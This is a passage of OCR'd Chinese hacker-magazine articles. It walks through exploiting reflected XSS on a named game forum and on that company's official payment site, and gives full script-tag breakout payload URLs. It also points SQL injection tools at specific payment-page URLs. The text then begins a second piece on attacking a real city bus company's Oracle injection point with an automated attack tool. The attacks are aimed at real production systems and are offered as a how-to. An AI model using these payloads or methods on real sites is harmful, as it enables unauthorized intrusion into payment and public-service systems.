


图5　结果




图4　跨站成功

没有显示攻击警告，说明没有对输入内容过滤！右键查看html代码，记事本要关掉“自动换行”。搜索Jsky的跨站特征关键字：<alert(5201314)>选项，发现<alert(5201314)>被带入如下语句：

```
<script src="../navbar.asp?board_id=40<alert(5201314)>&board_id2=&info=帖子列表"></script>
```

这说明漏洞存在，跨站语句被带入了页面！于是把<alert(5201314)>换成真正的跨站代码：<script>alert("跨站BY：wlkstc")</script>，通过IE访问也没反应，继续查看html源码，考虑下既然语句被带入，怎么让它正常执行！

一般思路都是使用<script>alert("跨站BY：wlkstc")</script>就执行成功了，仔细看下HTML源码，将如下语句进行修改：

```
<script src="../navbar.asp?board_id=<script>alert("跨站BY:wlkstc")</script>&board_id2=&info=帖子列表"></script>
修改成：
<script src="../navbar.asp?board_id=></script><script>alert("跨站BY:wlkstc")</script><script>&board_id2=&info=帖子列表"></script>
```

我们来试下这个攻击语句：></script><script>alert("跨站BY：wlkstc")</script><script>，加上完整URL放到IE里，提交 http://bbs.cga.com.cn:80/list/list_40.asp?bid=></script><script>alert("跨站BY：wlkstc")</script><script>，显示如图4。成功了！挖掘出来了！

二、拿官方开刀

Jsky是好东西吧？好了！直接用它载入浩方官方支付网站http://pay.cga.com.cn，这里直接给出扫描的结果，如图5。是不是看到SQL INJECTION（sql注入很明显啊）？哈哈，现在开始研究吧！

先看跨站，URL为：http://pay.cga.com.cn:80/Deposit/SNDA/BankCard/Deposit.aspx?type=dj<alert(5201314)>，这个触发还是有点难度的，大家可以去看看《精通脚本黑客》这本书。




图6　官方充值页面

好了，挖给你们看吧！IE打开后大吃一惊！是官方充值页面啊！如图6。

跟论坛漏洞一样，大家来看HTML源码，dj<alert(5201314)>被带入如下语句：

```
(省去无用代码)...
<script type="text/javascript">
var DepositType = "dj<alert(5201314)>";
(省去无用代码)...
```

要触发首先闭合前面的<script type="text/javascript">，所以改成var DepositType = ""<\script>dj<alert(5201314)>"；，然后带入触发语句<script>alert("跨站BY：wlkstc")</script>，最后跨站触发代码改成："</script><script>alert("跨站BY：wlkstc")</script>；<script>"。

用IE打开完整URL：http://pay.cga.com.cn:80/Deposit/SNDA/BankCard/Deposit.aspx?type="</script><script>alert("跨站BY：wlkstc")</script>；<script>"，显示如图7。

OK，成功了，页面是ASPX的。明显是管理员马虎，没设置好！设置好了的话，aspx就可以自动屏蔽掉XSS。




图7 跨站成功




图8 载入穿山甲




图9 分析结果

好了，现在看注入，注入是有问题的。我们用这一句吧：http://pay.cga.com.cn:80/Deposit/SNDA/SndaCard/CardDeposit.aspx?type=dj，看仔细了，在选择SQL的那行点击右键，选择第三个就可以自动载入穿山甲！如图8。

穿山甲自己弹出来了，没检测到的话换下一个语句：http://pay.cga.com.cn:80/WebResource.axd?d=rQaD3wmttomLi70yqtqR4A2&t=633528665298645504，如图9。

穿山甲显示类型为STRING字符型，DB为MSSQL，但是NBSI和啊D都显示不出来，打开页面时也是错误，如果有高手知道就到黑手论坛告诉下我！

希望大家不要到浩方官方乱来，你的行为与本人和《黑客手册》无关，自己负责哦！

（本文所涉及的相关录像已经收录在光盘中）

编辑点评： Jsky很强大，可以作为渗透的辅助工具，平时可以先用工具黑箱找到漏洞，再找到代码分析漏洞的原因。

LCX春语：
大家拿到这一期的杂志时，估计春节也快到了，lcx提前在这里向大家拜个早年，希望去年的服务能够让大家满意，今年我会再接再"厉"，继续提供更好的文章给大家，让我们读者中的菜鸟变成大虾，让大虾也能有所启发，最终变成大牛，反正今年是牛年，呵呵。

一个Oracle注点引发的主机沦陷

图 MIAO

从本文你可以学到一种用工具入侵Oracle的方法

本文坚持以扫盲和浪费《黑客手册》版面为己任，高手飘过……故事发生在某市的公交集团网站，注点的检查直接是啊D完成的，如图1，不过啊D说不清楚这个是什么数据库。

这里建议大家在检测非mssql数据库的时候，尝试一下pangolin，这个注入工具支持的数据库比较多，如图2，意料之中的是jsp+Oracle。

通常拿到Oracle注点后，我们就可以读表进后台，进行如同拿Access数据库注点一样的操作。这里不研究这个方法，介绍个工具："Linx Oracle 自动攻击器"，是Linx牛牛的作品，这里给出原文链接：http://hi.baidu.com/linx2008/blog/item/0d6a0cf40a74406bdcc4747c.html。

